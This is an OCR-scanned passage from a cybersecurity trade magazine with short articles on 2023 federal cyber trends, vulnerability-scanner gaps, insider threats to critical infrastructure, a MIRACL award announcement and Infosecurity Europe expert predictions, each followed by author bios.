
About the Author

Andy Jenkinson: Group CEO. Hands on Cyber Security, Public Key Infrastructure, Internet Security, Domain Name System and Subject Matter Expert.

Andy is a senior and seasoned innovative Executive with over 30 years' experience as a hands-on lateral thinking Group CEO, Coach, and Leader. A 'big deal' business accelerator, and inspirational, lateral thinker, Andy has designed, created, and been responsible for delivering 100's of multi-million-dollar projects within Cyber, Technical, Risk and Compliance markets for some of the world's largest leading organisations.

Andy has a demonstrable track record of large-scale technical delivery and management within many sectors including the Professional, Managed, Change, Technical and Financial Services where he has led and managed teams of hundreds of professional and technical resources.

Andy was one of the first people to discover the plethora of insecure SolarWinds domains post their massive cyberattack in 2020. It has since been proven that Andy's hypothesis of the attack that an insecure subdomain was hijacked and then replaced by a nefarious website, which enabled Domain Admin Access. This has since become common knowledge and almost folklore. It has subsequently been accepted as being the initial access and root cause of the digital intrusion and infiltration (Sunburst). Andy's research and paper was presented to the United States Senate Intelligence Committee overseeing the SolarWinds breach in January 2021. Andy's research and expertise was used to author his first book, Stuxnet to Sunburst, 20 years of Digital Exploitation along with his second book, Ransomware and Cybercrime, and his latest book out in February 2023 on the Cyberwar in Ukraine launched by Russia. The book is titled, Digital Blood on Their Hands.



Looking Ahead to 2023: Cyber Trends to Watch

By Gary Barlet, Federal CTO, Illumio

Cybersecurity dominated headlines throughout 2022. As cyber threats became more frequent and sophisticated, we saw a variety of cybersecurity guidance released to help government agencies as they worked to build stronger cyber resilience strategies. For example, the Office of Management and Budget (OMB) and the Department of Defense (DoD) both released Zero Trust strategies in 2022, solidifying Zero Trust as a priority area for all agencies. The Cybersecurity and Infrastructure Security Agency (CISA) followed suit with guidance aimed at improving cybersecurity for critical infrastructure sectors, K-12 schools, and healthcare organizations.

Moving into 2023, agencies will remain focused on bolstering cybersecurity. But to do that successfully, agency leaders must not only efficiently leverage the tools and technologies at their disposal, but also strategize to keep pace with adversaries who are becoming increasingly sophisticated and resourceful.

Let's break down several key trends that will make an impact in federal cybersecurity in 2023 and beyond.

Zero Trust: Recently, the federal government has started waking up to the prevalence and necessity of adopting an “assume breach” mentality (the philosophy that even with the best perimeter and detection and response technologies, breaches will still find a way into our networks) – which will result in a seismic shift in how agencies defend their operations in 2023. We can expect to see an increased focus on implementing more modern containment strategies vs. solely relying on traditional prevention approaches.

In addition, the federal government has focused more on accelerating and mandating Zero Trust adoption in the past year – yet agencies are overwhelmed by the sheer volume and complexity of the recent mandates, directives, and goals that they need to comply with. Moving into 2023, agencies should evaluate the progress they’ve made on the different pillars of Zero Trust and dedicate their limited resources to making progress on all pillars versus getting stuck trying to find a perfect solution for each individual one.

Agencies need to avoid paralysis by analysis. The reality is, no plan is 100 percent perfect – what matters is making progress. Even incremental, small steps toward implementing Zero Trust plans will contribute to building resilience to cyberattacks.

Ransomware: With the rise of ransomware-as-a-service, the barrier to entry for attackers is low. We can expect to see smaller-scale bad actors, who wouldn’t normally have the resources to launch cyberattacks against the U.S. federal government, tapping into these services in 2023. That’s why it’s all the more important to support agencies with the information and resources they need to build resilience.

Artificial Intelligence (AI): As AI continues to become more mainstream, we are going to see the technology that is used to enhance efficiency and improve operations also enhance the way bad actors attack organizations. For example, bad actors can tap AI to develop better quality deep fakes, improve phishing attacks, and augment existing tactics to better evade detection. As AI gets smarter, agencies must be prepared for attackers to keep pace.

CISA Priorities: CISA’s focus on improving cybersecurity for critical infrastructure sectors, K-12 schools, and the healthcare sector is an important step in the right direction. However, these sectors have outdated and antiquated IT infrastructure and are largely underfunded and under-resourced. Over the next year, the focus should be on improving the basics (like implementing widespread two-factor authentication and Zero Trust Segmentation, for example).

And while CISA continues to provide much needed guidance, critical infrastructure and other high-risk sectors need tangible help (technology tools, software, etc.) to implement solutions that reduce their risk from inevitable breaches.

Cyber Skills Gap: The need for a skilled cybersecurity workforce remains top of mind for agencies and industry leaders. As the skills gap persists, federal leaders should seek to enhance collaboration between agencies to maximize talent. Many agencies – especially smaller ones – simply don’t have the bandwidth, resources, and expertise to address today’s evolving cyber concerns. Agencies need to get creative to address some of these challenges. We must use our cyber workforce judiciously.


Moving into 2023, agency leaders must continue to prioritize cyber progress and improvement, with an emphasis on building cyber resilience from the inside out. It’s clear that maintaining the status quo means

we're falling behind, especially as our adversaries become more advanced. In 2023, federal cyber resilience will be driven more and more by Zero Trust adoption and the ability of federal agencies to translate directives and initiatives into action.

About the Author

Gary Barlet is the Federal Chief Technology Officer at Illumio, where he is responsible for working with government agencies, contractors and the broader ecosystem to build in Zero Trust Segmentation as a strategic component of the government Zero Trust architecture. Previously, Gary served as the Chief Information Officer (CIO) for the Office of the Inspector General, United States Postal Service. He has held key positions on several CIO staffs, including the Chief of Ground Networks for the Air Force CIO and Chief of Networks for the Air National Guard CIO, where he was responsible for information technology policy and providing technical expertise to senior leadership. He is a retired Lieutenant Colonel from the United States Air Force, where he served as a Cyberspace Operations Officer for 20 years.

Gary can be reached online at https://www.linkedin.com/in/gary-barlet-4384115/ and at our company website https://www.illumio.com/.



Looking Into Proactive Cybersecurity: Are Vulnerability Scanners Failing You?

By Aaron Sandeen, CEO and Co-Founder, Cyber Security Works

Since November 3, 2021, the government organized Cybersecurity and Infrastructure Security Agency (CISA) has kept an up-to-date list of known exploited vulnerabilities. CISA advises the patching of previously exploited vulnerabilities due to the fact that criminal threat actors routinely exploit them.

Over the past year, vulnerabilities have increased in quantity and sophistication. They manifest in various forms including vulnerabilities that allow remote code execution (RCE) or privilege escalation (PE). Security teams have become rightly wary of the situation! Thus organizations have invested more money into vulnerability awareness, leading to security teams relying on vulnerability scanners to check their network. However, when those same scanners fail to detect critical vulnerabilities, organizations are exposed to risks and threats that could have been prevented.

Old vulnerabilities are not being detected.

Cyber Security Works found that between 2007 and 2021, scanners have not been detecting 68 vulnerabilities. Of that group, 58 are old weaknesses. By comparing them to a database of known vulnerabilities, scanners are made to find weaknesses within a target. These well-known scanners continue to use obsolete datasets despite several CISA warnings, exposing crucial assets.

Threat actors can easily benefit from these false-negative scanner results and the lengthy vulnerability disclosure schedule by finding exploits, eventually resulting in ransomware attacks against organizations and critical infrastructure.

Taking a new approach: Risk-Based Vulnerability Management

It is insufficient to rely on outdated detection and response tools, and successful tools should be measured by test methodology and how frequently its detection algorithm is updated. Organizations that use antiquated scanner systems are particularly at risk from ransomware attacks. Rather than solely relying on the results and severity ratings of scanners, we advise scanner users to adopt a threat- and risk-based strategy.

Risk-Based Vulnerability Management aims to identify and remediate vulnerabilities that pose the greatest risk to an organization. Using this approach provides organizations with three surefire benefits.

Quicker Decisions - By utilizing threat intelligence and threat-hunting tools, organizations can counter threat actors by making quicker, more educated, and data-driven security decisions. As a result, IT staff can take a more proactive approach to concentrate their time and resources on their environment's most pressing risks.

Greater Visibility - Risk-based vulnerability management ensures that all assets are visible across the entire attack surface. This includes contemporary assets frequently not supported by legacy tools such as mobile devices and cloud-based applications.


Team and System Alignment - It is crucial to maintain team and system alignment through project objectives and results; particularly when the highly sensitive security of an organization is involved. Vulnerability management seeks to specify processes and procedures for locating, prioritizing, and remediating vulnerabilities to preserve security alignment.

A vulnerability scanner's dependability is defined by its testing techniques and how frequently its crawling algorithm is updated. Users are unaware they are exposed to cyber assaults utilizing hidden flaws since well-known scanners like Nessus, Nexpose, and Qualys can miss significant vulnerabilities.

Organizations need to be aware of their asset inventory, including hardware, software, infrastructure, and third-party services. A security strategy utilizing continuous vulnerability scanning (VMaaS), Attack Surface Management (ASM), and Vulnerability Intelligence (VI) is needed to provide timely, contextual, and actionable insights for remediation.

About the Author

Aaron Sandeen is the CEO and Co-Founder of Cyber Security Works. CSW is a DHS-sponsored company focused on helping leaders proactively increase their resilience against ever-evolving security threats on-prem and in the cloud. Aaron leads CSW in providing intelligent and actionable security insights at every layer of company operations. Aaron can be reached online here and at our company website https://cybersecurityworks.com/



Insider Threats are a Primary Vulnerability of Critical Infrastructure

By Jim Henderson, CISSP, CCISO CEO Insider Threat Defense Group, Inc.

Insider threats are a primary vulnerability of critical infrastructure, as they can potentially cause significant damage to essential systems and facilities across various sectors. The 16 designated sectors of critical infrastructure include Energy, Banking and Finance, Communications, Critical Manufacturing, Emergency Services, Healthcare and Public Health, Dams, Defense Industrial Base, Drinking Water and Wastewater Systems, Food and Agriculture, Government Facilities, Chemical, Commercial Facilities, Information Technology, Nuclear Reactors, Materials, and Waste, and Transportation Systems. Any malicious activity from an insider in these sectors can have severe consequences on the nation's security, economy, and public well-being.

Insider threats can be broadly classified into four categories: malicious insiders, accidental insiders, compromised insiders, and opportunistic insiders. Malicious insiders are individuals who intend to cause harm to their organization, and are motivated by factors such as financial gain, revenge, or ideological reasons. Accidental insiders are individuals who may not intend to cause harm, but through their actions or negligence, can put critical systems and information at risk. Compromised insiders are individuals whose access to critical systems and information has been compromised by a cyber attacker.

One of the main reasons why insider threats are so dangerous is because they often have legitimate access to sensitive information and systems. This makes it much harder for organizations to detect and

prevent their actions, as they often blend in with normal network activity. Additionally, insiders often have a deep understanding of the systems and processes they are targeting, which makes it easier for them to carry out their malicious activities undetected.

For example, in the Energy sector, a malicious insider with access to control systems of a power plant could potentially cause a major blackout by manipulating the systems. Similarly, in the Banking and Finance sector, an insider with access to sensitive financial information could steal or manipulate data for personal gain, causing significant financial loss for the organization and its customers. In the Healthcare and Public Health sector, a malicious insider with access to personal health information could potentially steal or sell that information on the dark web, causing harm to both the individuals whose information was stolen and the organization's reputation.

Another type of insider threat is the accidental insider. These are individuals who may not intend to cause harm, but through their actions or negligence, can put critical systems and information at risk. This can include actions such as sharing login credentials, inadvertently exposing sensitive information, or failing to follow security protocols. For example, in the Information Technology sector, an accidental insider could fall for a phishing attack and inadvertently provide attackers with access to sensitive data, putting the organization at risk of a cyber-attack.

A third type of insider threat is the compromised insider. These are individuals who have had their access to critical systems and information compromised by a cyber attacker. This can include actions such as spear phishing attacks, where an attacker tricks an individual into providing login credentials or other sensitive information. In the Transportation Systems sector, a compromised insider with access to control systems of a train network could potentially cause a major accident by manipulating the systems.

An opportunistic insider threat is a type of insider threat where the individual takes advantage of a situation or opportunity to cause harm or steal information for personal gain. This type of insider threat is not premeditated, meaning that the individual does not plan to cause harm in advance, but rather takes advantage of a situation that arises. Opportunistic insiders may have legitimate access to sensitive information and systems, and may not have any prior history of malicious behavior, making them difficult to detect.

For example, an employee in a banking institution who comes across sensitive financial information while performing their regular duties might be tempted to use that information for personal gain. In another scenario, an employee in a healthcare organization who is going through a difficult financial situation may take advantage of their access to sensitive patient information to sell it to a third party.

Regardless of the type of insider threat, the potential consequences can be severe. Insider threats can cause financial loss, reputational damage, and even loss of life. For example, in the Chemical sector, a malicious insider could sabotage a chemical plant, causing a hazardous release and putting the lives of the people in the surrounding area at risk. In the Defense Industrial Base sector, a malicious insider could steal sensitive information and sell it to a foreign power, putting the nation's security at risk.

Insider threat mitigation refers to the process of identifying, assessing, and mitigating the risks associated with insider threats. This process involves a combination of technical and non-technical measures that organizations can implement to protect against the actions of malicious, accidental, and opportunistic insiders.

The first step in insider threat mitigation is to identify and assess the risks associated with insider threats. This involves conducting a thorough risk assessment that takes into account the organization's critical assets, systems, and information, as well as the potential threats and vulnerabilities that could be exploited by insiders. The assessment should also consider the likelihood and impact of potential insider incidents, and prioritize the risks that require the most urgent attention.

Once the risks have been identified and assessed, organizations can begin to implement mitigation measures. These measures may include both technical and non-technical solutions, such as:

- Technical solutions: These include implementing access controls, intrusion detection systems, and data loss prevention (DLP) technologies to prevent unauthorized access to sensitive information and systems. Organizations can also use logging and monitoring tools to detect and respond to suspicious activity by insiders.
- Non-technical solutions: These include employee training, background checks, and regular security audits. Employee training is especially important as it can help raise awareness of the risks associated with insider threats and provide employees with the knowledge and skills they need to recognize and prevent them. Additionally, background checks and regular security audits can help identify individuals who may be at risk of becoming an opportunistic insider threat.
- Cybersecurity protocols: Organizations should have clear policies and procedures in place to address any possible cyber incidents, a robust incident response plan, and regular cyber security drills.
- Establishing a culture of security: Organizations should encourage employees to report any suspicious activity or potential threats and create an environment where employees feel comfortable discussing security-related issues.

Insider threat mitigation is an ongoing process that requires regular monitoring and updating to ensure that the organization's defenses stay current with the latest threats and vulnerabilities. Organizations should also conduct regular security audits to identify any potential vulnerabilities and ensure that the mitigation measures are working effectively.

About the Author

Jim Henderson, CISSP, CCISO CEO Insider Threat Defense Group, Inc. Insider Threat Program Development / Management Training Course Instructor Insider Threat Analyst, Vulnerability Assessor & Mitigation Specialist https://www.insiderthreatdefense.us/ LinkedIn Company Profile: https://www.linkedin.com/in/insiderthreatdefense Follow Us On Twitter: @InsiderThreatDG

Founder / Chairman Of The National Insider Threat Special Interest Group (NITSIG) Founder / Director Of Insider Threat Symposium & Expo https://www.nationalinsiderthreatsig.org/ NITSIG LinkedIn Group: https://www.linkedin.com/groups/12277699/

MIRACL Wins the Winter 2023 Top Performer Award from SourceForge

MIRACL, the passwordless and world's fastest single-step multi-factor authentication, is proud to be a winner of the Top Performer award from SourceForge, the world's largest software reviews and comparison website.

By Rob Griffin, CEO, MIRACL

MIRACL today announces that it has been awarded a Winter 2023 Top Performer Award by SourceForge, the world's largest software and services review and comparison website. This award recognises exceptional companies and products with a significant amount of recent favorable user reviews that puts them in the top tenth percentile of highly reviewed products on SourceForge.

“We’re happy to announce MIRACL as this year’s outstanding Winter 2023 Top Performers” comments SourceForge President, Logan Abbott. “MIRACL showed that their users love them, as evidenced by the significant amount of outstanding user reviews. Congratulations.”

To win the Winter 2023 Top Performer award, MIRACL had to receive enough high-rated user reviews to place their single-step multi-factor authentication in the top 10% of favorably reviewed products on SourceForge, which demonstrates the utmost quality that MIRACL delivers to customers.

Rob Griffin, CEO at MIRACL comments, “At MIRACL, we’re absolutely delighted to accept the SourceForge Winter 2023 Top Performer Award. We know that by providing the fastest single-step MFA in the world, we have a solution that exceeds expectations time and time again - so we’re more than happy to see our users rewarding us with such good reviews. What a great start to 2023 - being openly valued by our customers and recognised by SourceForge in this way. May this long continue!”

For further information visit www.miracl.com

About the Author

Rob Griffin is the CEO of MIRACL. Passionate about technology and its potential to improve lives and the world we live in.

Rob has over 30-years' experience focusing on high growth emerging technology companies, both public and private. In 2019, Rob co-founded MIRACL to offer an authentication solution where security and user experience go hand in hand, providing the most secure yet intuitive way for users to prove their identity online - while making transactions both friction-free and irrefutable. MIRACL specialises in identity and transaction authentication as a service, delivering services for a diverse range of multinational organisations such as Credit Agricole, Cashfac, Experian and Domino’s Pizza. MIRACL technology is licensed to the US Government, Intel, Google and Microsoft.

Rob can be reached online at info@miracl.com and at our company website http://www.miracl.com/

Preparing for Cybersecurity in 2023

Expert guidance from Infosecurity Europe's community of cyber security leaders

By Infosecurity Europe's Community of Cyber Security Leaders

The global political unrest we saw and, in some cases, experienced, in 2022 is a situation many of us have never experienced in our lifetimes. Hot on the heels of the Covid fallout, warfare came unexpectedly and quickly, affecting lives the world over in more ways than one.

It's now expected that the effects of geopolitical tensions on cyber security will continue into 2023, with serious ramifications for the security industry.

However, all is not lost, with stricter regulations and developments in Artificial Intelligence (AI) and Machine Learning (ML), CISOs may now be in a stronger position to minimise threats, leading to a more secure 2023 for their organisations.

The organisers of Europe's most influential information security event, Infosecurity Europe, discussed with its network of CISOs and analysts the major trends they foresee shaping the next 12 months in cybersecurity, categorised by the themes; Human Element, Threat Vectors, Legislation and Regulation and the current news agenda.

Regarding how geopolitical tension will affect cybersecurity next year, Maxine Holt, Senior Research Director, Omdia shared: "The political landscape is fragile. New cyber weapons are being developed and used by governments. The likelihood of being accidentally impacted in the crossfire is increasing, particularly as most organisations now host most of their infrastructure with third parties, increasing the risk of a cyber-attack. Nation-state cyber weapons have the ability to cause mass disruption to national infrastructure and critical third-party suppliers, but CISOs can only watch and take sensible precautions."

Looking closer at the technology, conversation around AI and ML in countering cybersecurity has been rife, causing conflicting views among those in the industry, but Munawar Valiji, CISO, Trainline believes that "Enhancements in AI and ML will help address some of the human weakness in the cyber kill chain."

Steve Wright, Partner, Privacy Culture, former Interim DPO Bank of England is more mindful: "Whilst AI is revolutionising the data [cybersecurity] and data analytical landscape, AI may make it harder to understand when, and how, individual privacy and security rights apply to this data. It is more challenging to implement effective access and other control mechanisms for individuals to exercise those rights, so where the data is being utilised by AI – then appropriate safeguards and governance to address individuals' rights is essential. AI also triggers ethical and moral considerations. For example, AI/Machine learning systems must be used in a responsible and ethical way that deserves the trust of users and society."

Legislation and Regulation

Looking at the legislation aspect of AI, Wright believes CISOs should be worried: "More recently, the new EU AI Act divides AI systems into four categories based on the risk they pose and provides requirements for them accordingly. A risk-based approach must be adopted (which is business as usual for every CISO). Although some AI uses are prohibited, others are subject to hard requirements, and others are not caught by the regulation at all. So, the focus must be on data safety and the fundamental rights of EU citizens. The AI regulation imposes fines even higher than the GDPR's. So, it will naturally shape how AI systems are developed and deployed. Therefore, every CISO should be reading the text, conducting a risk assessment, and getting ready to justify why, and how, AI is used in 2023 and beyond."

Quentyn Taylor, Senior Director Product, Infosecurity, and Global Response, Canon EMEA predicts that we will see significant changes in legislation, "both in the UK with a new Internet of Things legislation that's expected to be passed, as well as more globally, with huge amounts of legislation pending around the Internet of Things."

Holt believes that security will be embedded at a more fundamental level: "Security will be everywhere and pervasive. We hear talk of the security fabric, security mesh – call it what you will – essentially it

means that security is part of everything that an organisation does and must think about. The geopolitical situation continues to be volatile and evermore consideration must be given to this at an individual organisational level. However, the bigger issue with pervasive security is about resilience and maintaining continuous organisational operations. Without consideration being given to security, when it comes to everything from innovation, compliance, expanding threat landscape, risk, and more, then organisations will not be as resilient as they need to be."

Maria Bada, Behavioural Science Expert, AwareGo believes the industry is seeing regulation efforts on a global scale: "We see the UK taking very positive steps with the Online Harms Regulation and Policy coming out. Also at the international level, there have been significant steps forward, not just around cybersecurity, but in relation to cyber-crime specifically. We now see countries actually focusing on specific ransomware related policies, which is a big step forward."

Threat Vectors

David Edwards, CEO, ZeroDay360 predicts that "the adoption of Zero Trust systems will be one of the biggest advancements of 2023" however, it is widely accepted among the network that the threat of ransomware will continue.

Holt foresees that the threat of ransomware will be ever more aggressive and organised: "Long gone are the days of a moral code being applied to cyberattacks, and pretty much every organisation is considered fair game, evidenced by the huge impact on the healthcare industry this year."

Human Element

According to Edwards, next year will see a move to targeting employees individually to leverage insider fraud. He elaborates: "Employees are easier targets at home and have access to critical business processes. Forcing employees to click on phishing emails, install programs or enable business email compromise, will become an increasing trend."

This sentiment is shared by Wright as he observes: "Coming out of the global pandemic, hybrid working has created a greater risk of work information becoming mingled with personal information as the boundaries between 'work-space' and 'private-space' and 'work-time' and 'personal-time' become increasingly blurred."

Valiji believes that "organisations will be investing heavily in improving user awareness - delivering thematic and tailored awareness programs."

What lies ahead?

With the short-term future in mind, Troy Hunt, Founder and CEO, Have I been Pwned predicts the evolution of passwords: "Very often we hear of talk about passwords getting better, more feasible, and

usable by everyday people. I think we will still have more passwords in five years than we do now because old passwords don't die, but I do think we're getting better at augmenting it. Take, for example, face ID and fingerprints to get into your phone. It's, of course, a very gradual process, but the undeniable trend of more devices, more online services, more people, more exchange of data, will inevitably result in more data breaches and so, it'll be interesting to see how passwords, too, evolve."

From a personnel point of view, the future of cybersecurity is bright, believes Holt, who is pleased with the growing number of women in the industry: "From the in-person events I've attended, it was great to see so many women. We've still got a long way to go before we have gender parity in the workplace from a security perspective, but it is getting better. It's a real win and a big step forward of course, but also demonstrates more recognition of security as a profession – something we desperately need at the moment."

Nicole Mills, Exhibition Director at **Infosecurity Group**, concludes: "With the rebuilding of business and society after the pandemic and the political situation between Ukraine and Russia, 2022 has certainly been another year of historic events. While these events have definitely had an impact on the cybersecurity industry, it remains to be seen whether they will have quite as big an impact in 2023. Many believe they will, but with the advent of Pervasive Security, more stringent regulations, and increased familiarity in, and in some cases, adoption of AI and ML, CISOs are holding their own.

"These discussions we are having now will help shape our content for Infosecurity Europe 2023 and we look forward to generating some thought-provoking conversations on the growing trends in the industry and how organisations can once again, look to overcome the many challenges that will inevitably come their way in 2023."

